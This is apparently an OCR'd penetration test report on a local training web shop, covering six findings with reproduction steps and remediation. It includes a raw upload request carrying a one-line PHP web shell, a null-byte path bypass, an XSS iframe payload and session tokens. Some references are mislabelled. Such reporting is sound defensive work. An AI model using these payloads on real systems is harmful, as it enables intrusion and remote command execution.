
Unrestricted File Upload via Extension Validation Bypass	
CVSS Score	8.7 (High)
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:L/SC:N/SI:N/SA:N
Affected Component	File Upload Functionality
Affected Endpoints	POST /file-upload/

Description:
An Unrestricted File Upload vulnerability was identified in the Complaint functionality, which is intended to accept PDF documents only. During the security assessment, a valid PDF file upload request was intercepted using Burp Suite. The uploaded file's filename, extension, and content were modified before forwarding the request. Despite these modifications, the application accepted and stored the manipulated file. The application performs insufficient validation of uploaded file extensions, allowing an attacker to bypass file type restrictions by modifying the filename, extension, content, and content-type.

Impact:
The successful exploitation of this vulnerability, allows an authenticated attacker to upload files that should normally be prohibited by the application. Depending on how uploaded files are stored and processed, this may facilitate the upload of malicious content, unauthorized file hosting, phishing content, malware distribution, or, in environments where uploaded files are executable, remote code execution. Even when execution is not possible, unrestricted file uploads increase the attack surface and may expose the application to further compromise.

Steps To Reproduce:
1. Login into the application with valid user account.
2. Navigate to the Complaint section.
3. Select the legitimate pdf file.
4. Intercept the file upload request /fileupload using Burp Suite.
5. Modify the uploaded file's name, extension, Content-Type and content to a restricted file type.
6. Forward the modified request.
7. Observe that the application accepts and stores the manipulated file despiteonly PDF r file upload restriciton.

Supporting Evidence:



Request

Pretty Raw Hex JSON Web Token JSON Web Tokens

```
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjQsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0(
ExMDE3YzU5MiIsInJvbGUiOiJkZWx1eGUiLCJkZWx1eGVUb2tlbiI6IjkxZTJiNjQ5M2ZkYTY3OWQ5NWFlMDVhYzBkMWNkY2U4MmMyYWQ0ZjdiNTE4MjAyYTNl
W1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF
Ny0xNVQxNzoxODozMi45MDBaIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzg0MTM1OTEzfQ.drKBhMtxRB8u4J_X12IzeD8L426Wg8sH54u6fgIBfix-qLb
R2p4NZg-UbU5Qdp3Buz9NiIcCYUhPIqgTrsUrcHffptG83IzrxH3-AwJpXE
Content-Type: multipart/form-data; boundary=----geckoformboundaryb1a7dd06f13df3cb68d90c23d4c87dd1
Content-Length: 17172
Origin: http://127.0.0.1.nip.io:3000
Connection: keep-alive
Referer: http://127.0.0.1.nip.io:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=7otlc2U1HoI8TmsBFRimSJuVcMTxi7HbbhlOczNTvLSz4t1gcXrTngiNvf
a1rBRYlbXQpD7ndPK53qvzZNguLHWHaGu0BcoR4x96WEeVMNomwjg0JGy2kL; continueCodeFixIt=N9LzZv5OKymW7kedEnjq6Vx8BuoCqCNmuowcpGapb4
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjQsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0(
ExMDE3YzU5MiIsInJvbGUiOiJkZWx1eGUiLCJkZWx1eGVUb2tlbiI6IjkxZTJiNjQ5M2ZkYTY3OWQ5NWFlMDVhYzBkMWNkY2U4MmMyYWQ0ZjdiNTE4MjAyYTNl
W1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF
Ny0xNVQxNzoxODozMi45MDBaIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzg0MTM1OTEzfQ.drKBhMtxRB8u4J_X12IzeD8L426Wg8sH54u6fgIBfix-qLb
R2p4NZg-UbU5Qdp3Buz9NiIcCYUhPIqgTrsUrcHffptG83IzrxH3-AwJpXE
Priority: u=0

------geckoformboundaryb1a7dd06f13df3cb68d90c23d4c87dd1
Content-Disposition: form-data; name="file"; filename="File.php"
Content-Type: application/php

<?php system($_GET['cmd']); ?>

------geckoformboundaryb1a7dd06f13df3cb68d90c23d4c87dd1--
```

Remediation Recommendation:

- Enforce server-side validation of uploaded files using an allow list of permitted file types only.
- Verify the **file extension**, **MIME type**, and **file signature (magic bytes)** to ensure they are consistent with the expected file format.
- Reject file uploads when the filename, extension, MIME type, and file content do not match.
- Rename uploaded files using server-generated random filenames and store them outside the web root.
- Disable execution permissions on upload directories and scan uploaded files with antivirus or malware detection software before making them available.

Reference:

A06: 2025 - Security Misconfiguration	https://owasp.org/Top10/2025/A02_2025-Security_Misconfiguration/
CWE-915	https://cwe.mitre.org/data/definitions/434.html
OWASP File Upload Cheat Sheet	https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html


Unauthorized Deluxe Membership By Payment Validation Bypass	
CVSS Score	7.2 (High)
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:H/VA:L/SC:N/SI:N/SA:N
Affected Component	Deluxe Membership Functionality
Affected Endpoints	POST /rest/deluxe-membership/


Description:
A Business Logic Flaw was identified in the Deluxe Membership purchase functionality. The application fails to properly validate payment information on the server before activating premium membership. During the security assessment, the payment request was intercepted using Burp Suite, and the paymentMethod parameter was modified by leaving its value blank before forwarding the request. Despite the absence of a valid payment method, the application successfully processed the request and activated the Deluxe Membership, demonstrating insufficient server-side validation of payment transactions and business logic.

Impact:
The successful exploitation of this vulnerability allows an authenticated attacker to obtain Deluxe Membership privileges by bypassing the application's payment validation process without completing a valid payment transaction. This results in unauthorized access to premium features and services, resulting in potential revenue loss, abuse of subscription services, and compromise of the application's payment workflow.

Steps To Reproduce:
1. Login into the application with valid user account.
2. Navigate to the Deluxe Membership purchase page.
3. Proceed to the payment stage.
4. Intercept the payment request using Burp Suite.
5. Modify the paymentMethod parameter by leaving its value blank.
6. Forward the modified request to the server.
7. Observe that the application activate the Deluxe Membership despite the absence of a valid payment method.

Supporting Evidence:





Remediation Recommendation:

- Perform server-side validation of all payment-related parameters before activating premium services.
- Reject requests with missing, empty, or invalid payment method values.
- Integrate membership activation with successful payment confirmation from a trusted payment gateway.
- Ensure premium features are granted only after a verified payment transaction.
- Implement transaction integrity checks to detect and prevent manipulation of payment-related requests.

Reference:

A06: 2025 - Insecure Design	https://owasp.org/Top10/2025/A06_2025-Insecure_Design
CWE 840	https:/cwe.mitre.org/data/definitions/840.html
OWASP Web Security Testing Guide (WSTG)	https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/10-Business_Logic_Testing/README

Exposed Backup Files via Path Traversal/Null Byte Bypass	
CVSS Score	8.8 (High)
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:L/SC:N/SI:N/SA:N
Affected Component	Publicly Accessible FTP files
Affected Endpoints	GET /ftp/


Description:
A sensitive file disclosure vulnerability was identified in the application's publicly accessible /ftp/ directory. During the security assessment, only Markdown (.md) files were directly accessible, while requesting for other files returned HTTP 403 Forbidden responses. However, by appending a URL-encoded null byte (%2500) to the requested filename, the server incorrectly processed the request and allowed to access and downlaod restricted files. This behavior indicates insufficient server-side validation of file names and improper enforcement of file access restrictions, enabling unauthorized users to retrieve sensitive files that should not be publicly accessible.

Impact:
The successful exploitation of this vulnerability allows an unauthenticated attacker to bypass file access restrictions and download sensitive files from the FTP directory. Depending on the exposed content, attackers may obtain confidential business documents, backup files, configuration information, or other internal resources that facilitate reconnaissance and further attacks against the application. The disclosure of such information may increase the likelihood of subsequent compromise.


Steps To Reproduce:

1. Open a web browser and navigate to the FTP directory /ftp/
2. Observe that only .md files are accessible.
3. Attempt to access a restricted files, server responds with 403 Forbidden.
4. Append URL-encoded %2500 (null byte) at the end of requested filename.
   Example: /ftp/package.json.bak%2500.md
5. Observe that the servers responds with access to the protected file, bypassing intended access restrictions of file.

Supporting Evidence:







Remediation Recommendation:

- Remove backup, temporary, and confidential files from publicly accessible directories.
- Perform strict server-side validation and canonicalization of file paths before processing requests.
- Reject requests containing encoded null bytes or other malformed path characters.
- Enforce access control checks after path normalization to prevent validation bypass.
- Disable directory listing on production systems unless explicitly required.
- Store confidential files outside the web root and restrict access through appropriate authorization mechanisms.

Reference:

A06: 2025 - Security Misconfiguration	https://owasp.org/Top10/2025/A02_2025-Security_Misconfiguration/
CWE - 530	https://cwe.mitre.org/data/definitions/530.html
CWE - 552	https://cwe.mitre.org/data/definitions/552.html

Improper Authorization Allow Review Forgery	
CVSS Score	7.1 (High)
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:H/VA:N/SC:N/SI:N/SA:N
Affected Component	Product Review Functionality
Affected Endpoints	PATCH /rest/products/review

Description:

An authorization vulnerability was identified in the product review management functionality. During the security assessment, an authenticated user intercepted a review update request and modified the review identifier (_id) to reference a review belonging to another user. The application processed the request successfully and updated the targeted review without verifying ownership or authorization. This demonstrates insufficient server-side authorization checks, allowing authenticated users to modify reviews they do not own.

Impact:


The successful exploitation of this vulnerability allows an authenticated attacker to alter reviews submitted by other users, including administrative accounts. This may enable attackers to manipulate product ratings, publish misleading or malicious content, damage the reputation of legitimate users, and compromise the integrity and trustworthiness of the application's review system.

Steps To Reproduce:

1. Login into the application using valid user account.
2. Navigate to the review section, Look for the review id of all review.
3. Create a your own review and sumbit.
4. Intercept a review edit request PATCH /rest/products/review/ using Burp Suite.
5. Modify the review _id parameter to the identifier of another user's review id.
6. Change the message field to arbitrary content.
7. Forward the modified request.
8. Observe that the server returns HTTP 200 OK with successful review updated.

Supporting Evidence:





Remediation Recommendation:

- Enforce server-side authorization checks before permitting review modifications.
- Verify that the authenticated user is the legitimate owner of the review before processing update requests.
- Reject any attempt to modify reviews owned by other users.
- Use indirect object references where appropriate and validate object ownership on every request.

Reference:

A01:2025 – Broken Access Control	https://owasp.org/Top10/2025/A07_2025-Broken_Access_Control/
CWE - 639	https://cwe.mitre.org/data/definitions/639.html
API1: Broken Object Level Authorization (BOLA)	https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization

User's Impersonation via Review Author Manipulation	
CVSS Score	7.1 (High)
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:H/VA:N/SC:N/SI:N/SA:N
Affected Component	Product Review Creation Functionality
Affected Endpoints	PUT /rest/products/review


Description:
A broken access control vulnerability was identified in the product review creation functionality. During the security assessment, an authenticated user intercepted a review submission request and modified the client-controlled author parameter to the email address of another registered user. The application accepted the manipulated request and successfully created the review under the specified user's identity instead of the authenticated user's account. This indicates that the application trusts user-supplied identity information without validating that the review author corresponds to the authenticated session.


Impact:
The successful exploitation allows an authenticated attacker to impersonate other users by creating fraudulent product reviews under their identities. This can be used to manipulate product ratings, publish misleading or malicious content, damage the reputation of legitimate users, and compromise the integrity and credibility of the application's review system.

Steps To Reproduce:

1. Login into the application as valid user.
2. Navigate to the product review page.
3. Intercept the review creation request PUT /rest/products/review using Burp Suite.
4. Modify the author parameter to the email address of another registered user (e.g: jim@juice-sho.op).
5. Enter any review message.
6. Forward the modified request.
7. Observe that the application returns HTTP 201 Created with successful review creation.
8. Verify that the application review is displayed under the impersonated user's account.

Supporting Evidence:





Remediation Recommendation:

- Ignore or reject any client-supplied identity-related fields such as author, userId, and email.
- Instead of displaying email in author field of review, display their name.
- Implement server-side authorization checks to ensure users can only create reviews on behalf of their own accounts.
- Do not accept the review author or user identity from client-supplied parameters

Reference:

A01:2025 – Broken Access Control	https://owasp.org/Top10/2025/A07_2025-Broken_Access_Control/
CWE - 639	https://cwe.mitre.org/data/definitions/639.html
API1: Broken Object Level Authorization (BOLA)	https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization


DOM-Based Cross-Site Scripting (DOM XSS)	
CVSS Score	6.9 (Medium)
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N
Affected Component	Search Functionality
Affected Endpoints	GET /search?q=

Description:
A DOM-Based Cross-Site Scripting (DOM XSS) vulnerability was identified in the application's search functionality. During the security assessment, user-controlled input supplied through the URL fragment (/#/search/q=) was processed by client-side JavaScript without proper validation or output encoding. By injecting a malicious HTML JavaScript payload into the search parameter, arbitrary JavaScript executed within the browser, demonstrating that untrusted data was inserted into the Document Object Model (DOM) in an unsafe manner.

Impact:
The successful exploitation of this vulnerability allows an attacker to execute arbitrary JavaScript in the victim's browser within the application's origin. This may result in session hijacking, cookie theft, credentials theft, phishing attacks, unauthorized actions performed on the behalf of victims, modification of page contents, and other client-side attacks.

Steps To Reproduce:
1. Open the application, Navigate to the products search functionality.
2. Enter the malicious XSS payload in search query parameter, and Press Enter.
   /#/search?q=”><iframe src=”javascript:alert(‘DOM XSS’)”>
3. Observe that a JavaScript alert is displayed, confirming successful DOM-Based script execution.

Supporting Evidence:



Remediation Recommendation:

- Avoid inserting untrusted input into the DOM using unsafe APIs such as innerHTML.document.write() or insertAdjacentHTML.
- .Use safe alternatives such as textContent or innerText when rendering user input.
- Validate and sanitize all user input on the server-side using HTML sanitization library, removing or neutralizing dangerous HTML tags, JavaScript event handlers.
- Implement a strict Content Security Policy (CSP) to reduce the impact of XSS attacks.

Reference:

A05:2025 – Injection	https://owasp.org/Top10/2025/A05_2025-Injection/
